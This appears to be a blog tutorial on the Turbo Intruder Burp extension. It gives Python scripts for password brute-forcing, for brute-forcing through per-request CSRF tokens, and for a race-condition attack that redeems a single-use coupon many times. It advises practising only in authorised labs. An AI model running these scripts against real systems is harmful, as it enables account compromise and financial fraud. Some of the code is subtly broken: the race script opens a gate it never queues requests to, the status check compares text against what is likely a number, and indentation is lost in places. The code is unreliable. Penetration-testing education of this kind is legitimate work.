
You set up your attack. You pick your payload positions. You load your wordlist. You click Start Attack. And then you wait. And wait. And wait some more.
Burp throttles Community Edition Intruder on purpose. It sends one request at a time with a deliberate delay between each one. For a wordlist of 1000 passwords, you could be sitting there for 20 minutes.
That is not a pentest. That is watching paint dry.
Turbo Intruder is the fix. It is a separate Burp extension with its own custom HTTP stack, built from scratch with one goal: speed. On many targets it sends thousands of requests per second. And it is completely free.
What Is Turbo Intruder?
Turbo Intruder is a Burp Suite extension built by James Kettle at PortSwigger. It is designed to complement Burp's built-in Intruder by handling attacks that need exceptional speed, duration, or complexity.
Where regular Intruder is a simple point-and-click tool, Turbo Intruder is script-based. You configure your attacks in Python, which sounds intimidating at first but gives you a level of control that regular Intruder cannot come close to.
Here is what makes it different:
- Speed: It uses a custom HTTP stack built from scratch, not Java's standard libraries. On many targets it genuinely outpaces even Go-based async tools.
- Scale: It can maintain flat memory usage across multi-day attacks. Regular Intruder balloons in memory on large wordlists.
- Flexibility: Python scripting means you can handle complex scenarios like signed requests, CSRF tokens, multi-step sequences, and rate limit bypassing.
- Race conditions: This is where Turbo Intruder really shines. Its single-packet attack technique sends multiple requests in one TCP packet, minimizing network jitter and making race condition exploitation reliable.
The main use cases are high-speed fuzzing, brute force attacks, and race condition exploitation. All three are things regular Intruder either cannot do or does painfully slowly.
How to Install Turbo Intruder

Installation is the same as every other Burp extension:
- Open Burp Suite Community or Professional Edition.
- Click the Extensions tab.
- Click BApp Store.
- Search for Turbo Intruder.
- Click Install.

Once installed, Turbo Intruder does not add a new tab to your toolbar. It integrates into Burp's right-click context menu. When you right-click any request in HTTP history or Proxy, you will see:
Extensions > Turbo Intruder > Send to Turbo Intruder

Click that and a new window opens with your request at the top and a Python script editor at the bottom. That editor is where you configure the attack.
How to Use Turbo Intruder Step by Step
The Turbo Intruder window has two sections. The top half shows your HTTP request. The bottom half has the Python script that controls the attack. There is a dropdown at the top of the script section with several built-in templates. You pick the one that matches your use case and modify it.
Here is the workflow for a basic brute force attack:
Step 1: Capture the target request
Intercept a login request in Burp Proxy. It will look something like this:
POST /login HTTP/1.1
Host: target.com
Content-Type: application/x-www-form-urlencoded

username=admin&password=test123
Step 2: Mark the injection point
In the request, highlight the value you want to fuzz. For a password brute force, highlight the password value. Right-click, choose Extensions, Turbo Intruder, Send to Turbo Intruder.
In the Turbo Intruder window, the highlighted value is replaced with %s. That is where payloads will go.
Step 3: Choose a script template
From the dropdown, select the template that fits your attack. For a basic wordlist attack, use the default script. For race conditions, select examples/race-single-packet-attack.py.
The default script looks like this:
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False)

for word in open('/path/to/your/wordlist.txt'):
        engine.queue(target.req, word.rstrip())
def handleResponse(req, interesting):
    if interesting:
        table.add(req)
Change /path/to/your/wordlist.txt to your actual wordlist path. Adjust concurrentConnections based on how aggressive you want the attack to be.
Step 4: Filter your results
The handleResponse function decides what gets shown in the results table. By default it only shows responses that Turbo Intruder marks as interesting based on response length differences. You can also filter by status code:
def handleResponse(req, interesting):
    if req.status == 200:
        table.add(req)
Step 5: Launch the attack
Click Attack or press Ctrl+Enter. Watch the results come in. If a response looks different from the rest, investigate it in Burp Repeater.
Real-World Attack Scenario: Race Condition on a Discount Code
Here is a scenario that shows what Turbo Intruder can do that nothing else can.
You are testing an e-commerce application. The site has a coupon code feature. Each coupon can only be used once. But you notice the application checks and applies the coupon in two separate steps on the server side: first it validates that the coupon is unused, then it marks it as used. That tiny gap between the two steps is the race window.
If you send the same coupon redemption request 20 times simultaneously, some of those requests will pass the validation check before any of them get marked as used. The result: the coupon gets applied multiple times.
This is called a limit overrun race condition. And Turbo Intruder's single-packet attack is the exact tool to exploit it.
Here is the Turbo Intruder script for this attack:
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=20,
                           engine=Engine.BURP2)

# Queue the same coupon redemption request 20 times simultaneously
    for i in range(20):
        engine.queue(target.req)
    # Send all queued requests at once as a single packet
    engine.openGate('race_gate')
def handleResponse(req, interesting):
    table.add(req)
You intercept the coupon redemption request, send it to Turbo Intruder, paste this script, and click Attack.
All 20 requests arrive at the server within milliseconds of each other. The race window gets hit. You check the results table and see multiple 200 OK responses where only one should have succeeded.
On a real engagement, this kind of vulnerability can let users apply a 50% discount code multiple times on a single order, redeem a referral bonus repeatedly, or withdraw money from a balance that should only allow one withdrawal.
Without Turbo Intruder, sending 20 simultaneous requests with precise timing is nearly impossible from regular Intruder or even Repeater.
Custom Script: Brute Force with CSRF Token Handling
One of the most common problems in real pentests is that login forms include a CSRF token that changes with every request. Regular Intruder cannot handle this. Turbo Intruder can, because it is scriptable.
This script fetches a fresh CSRF token before each login attempt and includes it in the request:
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=3,
                           requestsPerConnection=1,
                           pipeline=False)
# Load passwords from clipboard or a wordlist file
    for password in open('/path/to/passwords.txt'):
        password = password.strip()
        # Fetch a fresh CSRF token for each attempt
        csrf_response = engine.fetch(target.req.replace(
            'POST /login', 'GET /login'
        ))
        # Extract the CSRF token from the response
        csrf_token = csrf_response.body.split('name="csrf" value="')[1].split('"')[0]
        # Build the login request with the fresh token and current password
        login_request = target.req.replace(
            'csrf=PLACEHOLDER', 'csrf=' + csrf_token
        ).replace(
            'password=PLACEHOLDER', 'password=' + password
        )
        engine.queue(login_request)
def handleResponse(req, interesting):
    # Show only responses that are not the standard failed login
    if '302' in req.status or 'Welcome' in req.response:
        table.add(req)
How to use this:
- Capture a login request that includes a CSRF token.
- In the request, replace the actual CSRF value with PLACEHOLDER and the password with PLACEHOLDER.
- Send to Turbo Intruder and paste this script.
- Update the split logic on line 13 to match how the CSRF token appears in your target's HTML.
- Point /path/to/passwords.txt to your wordlist.
- Click Attack.
Turbo Intruder fetches a fresh token, builds the request, and queues it for each password. This works on targets where CSRF protection would completely break a regular Intruder attack.
Where to Practice Legally
Never run Turbo Intruder against applications you do not have written permission to test. High-speed fuzzing and race condition attacks can cause real damage to production systems, trigger alerts, and in India violate the IT Act 2000.
Practice on these legal environments:
PortSwigger Web Security Academy at portswigger.net/web-security/race-conditions has dedicated race condition labs specifically designed for Turbo Intruder. The lab on limit overrun race conditions is a perfect first target. Work through every lab in the race conditions section before moving to real engagements.
PortSwigger Web Security Academy password brute force labs are also useful for practicing the basic Turbo Intruder workflow with wordlists and response filtering.
DVWA (Damn Vulnerable Web Application) installed locally has brute force challenges where Turbo Intruder's speed advantage over regular Intruder becomes immediately obvious.
HackTheBox has retired machines where race conditions are part of the intended exploitation path. Once you are comfortable with the PortSwigger labs, these give you a more realistic and unguided challenge.
Start with the PortSwigger race condition labs. They are designed around Turbo Intruder and include step by step guidance for your first few attacks.
Final Thoughts
Turbo Intruder is not a replacement for Burp's built-in Intruder. It is a specialist tool for situations where speed and precision matter.
If you are doing a quick brute force on a small login form, regular Intruder is fine. But if you are hunting race conditions, dealing with CSRF tokens, or running a large wordlist where throttling would kill the attack, Turbo Intruder is the right tool.
The Python scripting feels like a barrier at first. But once you understand the basic structure, every attack follows the same pattern: queue your requests, define how to handle responses, and launch. The built-in templates get you most of the way there without writing much from scratch.
Install it, open the PortSwigger race condition labs, and run the single-packet attack script. The moment you see multiple successful responses come back simultaneously, you will understand exactly why this tool exists.
Next in this series: JWT Editor, the extension that lets you decode, modify, and exploit JSON Web Token vulnerabilities including the none algorithm bypass and algorithm confusion attacks.